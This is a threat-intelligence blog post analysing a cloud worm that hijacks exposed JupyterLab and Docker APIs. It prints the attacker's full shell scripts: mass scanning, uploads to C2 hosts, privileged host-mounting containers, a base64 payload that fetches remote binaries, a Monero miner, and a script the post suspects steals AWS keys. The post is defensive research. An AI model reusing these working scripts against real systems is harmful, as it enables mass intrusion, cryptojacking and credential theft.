
Threat Alert: Anatomy of Silentbob’s Cloud Attack

aquasec.com/blog/threat-alert-anatomy-of-silentbobs-cloud-attack/

July 5, 2023



Aqua Nautilus researchers identified an infrastructure of a potentially massive campaign against cloud native environments. This infrastructure is in early stages of testing and deployment, and is mainly consistent of an aggressive cloud worm, designed to deploy on exposed JupyterLab and Docker APIs in order to deploy Tsunami malware, cloud credentials hijack, resource hijack and further infestation of the worm. We strongly believe that TeamTNT is behind this new campaign. In this blog, the first in our two part series, we will unfold the story of this being developed attack infrastructure, speculate on the threat actor and the potential results of such a campaign.

Integrated campaign on cloud resources

Our investigation was prompted by an attack on one of our honeypots. After examining the container image and the Docker Hub account, we identified four container images, including the one used in the attack on our honeypot:




Figure 1: Illustration of the relationships among the attacks

`shanidmk/jltest2` (updated: June 8, 2023): Its purpose is to detect exposed Jupyter Lab instances.

`shanidmk/jltest` (updated: June 8, 2023): This image is used to compile Zgrab using the make command.

`shanidmk/sysapp` (updated: May 25, 2023): This one seeks out and assaults exposed Docker Daemon instances.


`shanidmk/blob` (updated: June 24, 2023): This container image is an updated version of sysapp and is intended to find exposed Docker Daemon instances. It releases a cryptominer and includes the Tsunami malware, which acts as a backdoor.

We reported these container images to Docker Hub who promptly removed the malicious images from the public registry.

In the sections below, we explore each of these container images and discuss the unique set of tools devised by the attacker.

shanidmk/jltest2 (44 pulls)

The first attack on our honeypot was launched in early June using this container image. Comprised of three layers, one layer includes a run.sh shell script designed to initiate when the container starts up.




```
#!/bin/bash
apk update
apk add bash curl wget masscan jq libpcap-dev go git
go get github.com/zmap/zgrab
cd /root/go/src/github.com/zmap/zgrab
go build
cp ./zgrab /bin/
mkdir -p /.../

while true
do
TRANGE=$(curl -sLk $HTTP_SOURCE/res/range.php)
masscan -p8888 --rate=500000 $TRANGE.0.0.0/8 | awk '{print $6}' | \
zgrab --senders 200 --port 8888 --http='/lab' --output-file=- 2>/dev/null | \
grep -E 'JupyterLab' | jq -r .ip > /.../JupyterLab.txt
curl -v -F "hello=word" -F "file=@/.../JupyterLab.txt" $HTTP_SOURCE/res/up.php
cat /.../JupyterLab.txt >> /.../JupyterLab.old.txt
rm -f /.../JupyterLab.txt
done
```

Figure 2 illustrates the run.sh shell script, programmed to commence upon the startup of the shanidmk/jltest2 container.

As demonstrated in the figure 2 above, the process begins with the downloading of some packages to secure the necessary utilities for the environments. Following this, the ZGrab application is built and relocated to the /bin library. It's crucial to note that ZGrab is an application layer scanner, developed with Go language, that enables the attacker to perform banner grabbing. This function will later assist the attacker in identifying Jupyter Lab and Docker API.

Subsequently, the masscan tool scans and pipes the IP to be utilized by ZGrab for assessing whether there is an exposed Jupyter Lab instance operating at `http://Currently_found_IP_Address:8888/lab`. The resulting information is organized and stored in the `JupyterLab.txt` file, which is then transmitted to the attacker's C2 server through a specific command.



```
curl -v -F "hello=word" -F "file=@/.../JupyterLab.txt" $HTTP_SOURCE/res/up.php
```

Figure 3 presents the curl command used to send the IPs of the exposed Jupyter Lab instances to the C2 server

The next step involves the activation of a loop set to run whenever the C2 server returns an IP range for scanning. The first octet of the IP address is determined by the result of a curl command to the attacker's C2 server, which subsequently scans a CIDR range of /8, equating to approximately 16.7 million IP addresses.

It’s important to note that the `HTTP_SOURCE` environment variable was initially set by the attacker at the start of the container.

```
HTTP_SOURCE=https://c9b9-2001-9e8-8aa-f500-ce88-25db-3ce0-e7da.ngrok-free.app
```

Figure 4 showcases the HTTP_SOURCE environment variable.

Through the use of NGROK, the attacker is able to conceal the infrastructure, thereby minimizing the risk of it being shut down.


shanidmk/jltest (8 pulls)

Upon examining the attacker’s Docker Hub account, we identified a particular container image. As suggested by its name, it appears to be an earlier version of the container image utilized in our attack. It seems that the attacker developed this image to have a pre-compiled binary of zgrab, specifically tailored to meet the requirements of this campaign. This indicates a considerable level of technical expertise and skill, allowing the attacker to customize the binary to suit their needs.

shanidmk/sysapp (11 pulls)

This container image is composed of six layers. Three of the layers encompass parts of the base image, basic filesystem, and various utilities. One layer incorporates the ELF system `(MD5=ba1b03bc2c262d724c0616eba9d7828b`), which is classified as a cryptominer according to VirusTotal. Another layer houses ZGrab, while yet another contains the `run.sh` shell script, which is programmed to initiate as soon as the container starts.

```
#!/bin/bash

/bin/system &

pwn_d(){
IP_RANGE=$1
PORT=$2

rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan $IP_RANGE.0.0.0/8 -p$PORT --rate=$3 | awk '{print $6}'|
zgrab --senders 200 --port $PORT --http='/v1.16/version' --output-file=- 2>/dev/null
| grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";


for IP_ADDR in ${!rndstr}
do
echo "$IP_ADDR:$PORT"

timeout -s SIGKILL 13 docker -H $IP_ADDR:$PORT info  > /tmp/docker_info 2>/dev/null

HE_SAY=$?
if [ "$HE_SAY" = "0" ]; then

    OSTYPE=`cat /tmp/docker_info | grep OSType | awk '{print $2}'`
```




```
    rm -f /tmp/docker_info

        if [ "$OSTYPE" = "linux" ] ; then

        timeout -s SIGKILL 45 docker -H $IP_ADDR:$PORT run -td --privileged --net
host -v /:/host alpine chroot /host bash -c 'echo
ZG9ja2VyIHJ1biAtaXRkIC0tcHJpdmlsZWdlZCAtLW5ldCBob3N0IC0tcmVzdGFydD1hbHdheXMgLS1uYW1l
IFN5c3RlbUNoZWNrIGFscGluZSBzaCAtYyAnYXBrIHVwZGF0ZTthcGsgYWRkIGJhc2ggd2dldDtjZCB+O3dn
ZXQgLS1uby1jaGVjay1jZXJ0aWZpY2F0ZSBodHRwczovL3RlbXAuc2gvY0JQYmYveC5ub2JhY2sgLU8gc3lz
dGVtO2NobW9kIDc1NSBzeXN0ZW07Li9zeXN0ZW0nO21vdW50IC1vIHJlbW91bnQsZXhlYyAvdG1wO2NkIC90
bXAvO3dnZXQgLS1uby1jaGVjay1jZXJ0aWZpY2F0ZSBodHRwczovL3RlbXAuc2gvc0RpRUIveC5iYWNrIC1P
IC90bXAvc3lzdGVtO2NobW9kIDc1NSAvdG1wL3N5c3RlbTsvdG1wL3N5c3RlbTtcCmlmIFsgISAtbiAiJEhP
TUUiIF07IHRoZW4gZXhwb3J0IEhPTUU9L3RtcDsgZmk7XApjdXJsIC1zIC1MIGh0dHA6Ly9kb3dubG9hZC5j
M3Bvb2wub3JnL3htcmlnX3NldHVwL3Jhdy9tYXN0ZXIvc2V0dXBfYzNwb29sX21pbmVyLnNoIHwgTENfQUxM
PWVuX1VTLlVURi04IGJhc2ggLXMgNDNMZnExOFR5Y0pIVlIzQU1ld3M1QzlmNlNFZmVuWm9RTWNyc0VlRlha
VFdjRlc5alc3VmVDeVNEbTFMOW40ZDJKRW9IamNEcFdaRnE2UXpxTjRRR0hZWlZhQUxqM1U7XAp3Z2V0IC1P
IC0gaHR0cDovL3RlbXAuc2gvd2J2aWgvYXdzLnNoLnR4dCB8IGJhc2gK | base64 -d | bash'

            timeout -s SIGKILL 60 docker -H $IP_ADDR:$PORT run -td --restart=always
--net host -e POOL_URL=8.217.147.124:19999 -e
POOL_USER=43Lfq18TycJHVR3AMews5C9f6SEfenZoQMcrsEeFXZTWcFW9jW7VeCySDm1L9n4d2JEoHjcDpW
ZFq6QzqN4QGHYZVaALj3U --name SysCheck pmietlicki/monero-miner
else
rm -f /tmp/docker_info
fi

fi

done;
}

while true
do

T_RANGE=$(($RANDOM%256))

pwn_d "$T_RANGE" 2375 50000
pwn_d "$T_RANGE" 2376 50000
pwn_d "$T_RANGE" 2377 50000
pwn_d "$T_RANGE" 4244 50000
pwn_d "$T_RANGE" 4243 50000

done
```

Figure 5 the shell script run.sh, set to run when the shanidmk/sysapp container start

As depicted in figure 5 above, a random initial octet of the IP address is chosen. It is then passed to the function pwn_d along with the random range, a potentially exposed Docker Daemon port, and a rate (`2375, 2376, 2377, 4244, 4243`).

The pwn_d function, based on the provided arguments, scans for misconfigured docker daemons v1.16. The syntax `timeout -s sigkill` signifies that a timeout signal will be sent to terminate the docker info or run command issued by this function. The first `docker info` seeks to gather information about the target environment, while the second is a remote command to the docker daemon, commanding it to run a privileged alpine container. This container mounts the host filesystem, utilizes the host network, and executes an ‘echo’ command of a base64 script.

The following figure 6 illustrates the second command executed by the attacker upon container start:



```
docker run -itd --privileged --net host --restart=always --name SystemCheck alpine
sh -c 'apk update;apk add bash wget;cd ~;wget --no-check-certificate
https://temp.sh/cBPbf/x.noback -O system;chmod 755 system;./system';mount -o
remount,exec /tmp;cd /tmp/;wget --no-check-certificate https://temp.sh/sDiEB/x.back
-O /tmp/system;chmod 755 /tmp/system;/tmp/system;\
if [ ! -n "$HOME" ]; then export HOME=/tmp; fi;\
curl -s -L http://download.c3pool.org/xmrig_setup/raw/master/setup_c3pool_miner.sh |
LC_ALL=en_US.UTF-8 bash -s
43Lfq18TycJHVR3AMews5C9f6SEfenZoQMcrsEeFXZTWcFW9jW7VeCySDm1L9n4d2JEoHjcDpWZFq6QzqN4Q
GHYZVaALj3U;\
wget -O - http://temp.sh/wbvih/aws.sh.txt | bash
```

Figure 6 – this is the second command the attacker is running

As seen in figure 6 above, the attacker persistently runs a privileged container that restarts, utilizes the host network, and downloads the `ELF files x.noback and x.back`. These binaries were unavailable during our investigation; thus, we speculate that these could either be backup cryptominers or the Tsunami malware, a potent IRC-based backdoor. We will elaborate on this in the attribution section. In addition, the script retrieves the `setup_c3pool_miner.sh script`, which is specifically designed to deploy a cryptominer.

Finally, the script is configured to `download aws.sh.txt`. We strongly suspect that this script is designed to systematically scan the environment for AWS keys and secrets, thereby enabling the attacker to steal them.

shanidmk/blob (29 pulls)

This container image is composed of seven layers. Four of these layers house the base image and essential utilities. Two layers contain the Tsunami malware (`MD5=87c8423e0815d6467656093bff9aa193`), as classified by VirusTotal. The remaining layer holds the shell script `docker_entrypoint.sh`, which is programmed to execute when the container launches.

Figure 7 presents the `docker_entrypoint.sh` shell script:

```bash
#!/bin/bash


apt-get update --fix-missing  2>/dev/null
apt-get install -y proxychains 2>/dev/null
apt-get install -y libpcap0.8-dev  2>/dev/null
apt-get install -y libpcap-dev 2>/dev/null

/usr/bin/systems
nohup tor &
service tor start

RATE_TO_SCAN=$(cat /proc/meminfo |grep MemTotal|awk '{print $2/1024/1024}'|awk -F
"." '{print $1}')
              if  (("$RATE_TO_SCAN"<=2 ));
              then RATE_TO_SCAN=500
              elif (("$RATE_TO_SCAN"<=4));
              then RATE_TO_SCAN=500
              elif (("$RATE_TO_SCAN"<=8));
              then RATE_TO_SCAN=2000
              elif (("$RATE_TO_SCAN"<=16));
              then RATE_TO_SCAN=500
              elif (("$RATE_TO_SCAN"<=32));
              then RATE_TO_SCAN=2000
              elif (("$RATE_TO_SCAN"<=64));
              then RATE_TO_SCAN=2000
              elif (("$RATE_TO_SCAN">64));
              then RATE_TO_SCAN=5000
              else echo other ; fi


upres(){
curl -F "username=8765" -F "password=4321" -F "Datei=@/tmp/results.txt" -F "Send=1"
http://silentbob.anondns.net/data.php && \
rm -f /tmp/results.txt 2>/dev/null

curl -F "username=8765" -F "password=4321" -F "Datei=@/tmp/results.all.txt" -F
"Send=1" http://silentbob.anondns.net/data.php && \
rm -f /tmp/results.all.txt 2>/dev/null
}


dAPIpwn(){
range=$1
port=$2
rate=$3
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(proxychains3 masscan $range -p$port --rate=$rate | awk '{print
$6}'| zgrab --senders 200 --port $port --http='/v1.16/version' --output-file=-
2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";

for ipaddy in ${!rndstr}
do

TARGET=$ipaddy:$port

echo $TARGET >> /tmp/results.all.txt
timeout -s SIGKILL 120 proxychains3 docker -H $TARGET images 2>/dev/null 1>/dev/null
DSTATUS=$?

if [ "$DSTATUS" == "0" ]; then
curl -o /dev/null -sLk "http://silentbob.anondns.net/input.php?
ip=$ipaddy&port=$port"
# echo $TARGET >> /tmp/results.txt
elif [ "$DSTATUS" == "1" ]; then
curl -o /dev/null -sLk "http://silentbob.anondns.net/input.php?
ip=$ipaddy&port=$port"
# echo $TARGET >> /tmp/results.txt
fi

unset DSTATUS
done
}


RATE2_TO_SCAN=$RATE_TO_SCAN"00"


while true; do
RANGE=$(curl -sLk http://silentbob.anondns.net/gr.php)
dAPIpwn $RANGE".0.0.0/8" 2375 $RATE2_TO_SCAN
dAPIpwn $RANGE".0.0.0/8" 2376 $RATE2_TO_SCAN
done
```

As observable in figure 7 above, the attacker initiates the process by installing certain packages or dependencies to facilitate the attack. Subsequently, the ELF systems (`MD5= 87c8423e0815d6467656093bff9aa193`), classified as Tsunami malware by VirusTotal, are executed. Following this, the attacker launches the TOR service to obscure network communication.

The attacker then conducts a rate scan test by checking `/proc/meminfo`, which provides memory usage information. Based on this information and subsequent adjustments, the attacker determines the scan rate of masscan.

Next, a loop invokes the primary function dAPIpwn (Docker API pwn). The attacker employs anondns.net to mask his C2 server. Anondns is a DNS over HTTP service enabling the attacker to interact with his backend without revealing the actual address on the attacked server. The attacker has created a subdomain in the anondns domain named **`silentbob`**, potentially a reference to the film “Jay and Silent Bob”, giving a clue to the attacker’s identity.

The main function, `dAPIpwn`, randomly selects a file name and initiates a scan. It uses the `proxychains3` application, which is designed to force any TCP connection made by any given TCP client to follow through a proxy (or proxy chain). Masscan then scans a specified range of approximately 16.7 million IP addresses in search of exposed Docker APIs.


For each target obtained, the function lists the images on the host with exposed Docker API. The output is then sent back to the C2 server.

There's another function, `upres()`, which seems to be inactive. It is also designed to transmit information to the attacker's C2 server.

Exposed JupyterLab servers in the wild


Our goal was to gain a deeper understanding of the breadth of this campaign. Regrettably, our investigation of the attacks against our JupyterLab honeypots did not yield any evidence that our servers have been compromised by this campaign. As a result, we turned to Shodan to help us identify 51 servers with exposed JupyterLab instances in the wild. All of these exposed instances had been actively exploited or had recently suffered exploitation attempts by an attacker.

We discovered a live manual attack on one of the servers that employed masscan to scan for exposed Docker APIs. The scan range was set to `124`, and when we queried the attacker's server (`http[:]//silentbob[.]anondns[.]com`), the response was a number strikingly similar, further supporting our suspicion that this is related to our campaign. To us, it appeared as if the attacker was conducting some tests. Further analysis on other exposed hosts revealed more activity from this same attacker.



```
root       5155 99.3  1.0 208560 41052 pts/1    Sl+  12:34   0:21 masscan 124.0.0.0/8 -p2375 --rate=500000
root       5156  0.0  0.0  11600  3232 pts/1    S+   12:34   0:00 awk {print $6}
root       5157  0.5  0.3 483928 14036 pts/1    Sl+  12:34   0:00 zgrab --senders 200 --port 2375 --http=/v1.16/version --output-file=-
root       5158  0.0  0.0   7016  2320 pts/1    S+   12:34   0:00 grep -E ApiVersion|client version 1.16
root       5159  0.1  0.0   5264  3192 pts/1    S+   12:34   0:00 jq -r .ip
ubuntu     5167  0.6  0.1   9244  5512 pts/2    Ss   12:34   0:00 /bin/bash -l
ubuntu     5432  0.0  0.0  10728  3684 pts/2    R+   12:34   0:00 ps -aux
```

Figure 8 – a random attacked server with similar patterns to our campaign



```
jovyan    1142  0.0  0.0  55732 45972 pts/1    S    17:38   0:00 bash -c #!/bin/bash  function setupsomething(){ yum install -y gcc make git libpcap libpcap-devel curl
jovyan    1143  0.0  0.0  98784  6844 pts/1    S    17:38   0:00 curl -sLk http://silentbob.anondns.net/gr.php
root      1145  0.0  0.0  38388  3680 pts/5    R+   17:38   0:00 ps -aux
```

Figure 9 – a random attacked server with similar patterns to our campaign #2

Campaign analysis and attribution

To summarize our findings, we have identified four distinct container images. One of these was utilized in an attack on our misconfigured Docker API. These images were all recently uploaded to Docker Hub's public registry, yet cumulatively, they have received less than 100 pulls. Given that some functions in the code remain unused and the linked attack patterns suggest manual testing, we theorize that the attacker is in the process of optimizing their algorithm. Therefore, we speculate that this attack is yet to fully launch and it is likely to attract significant attention once it develops into a full-blown campaign.

The operation of this cloud worm can be illustrated as follows (see Gif below):

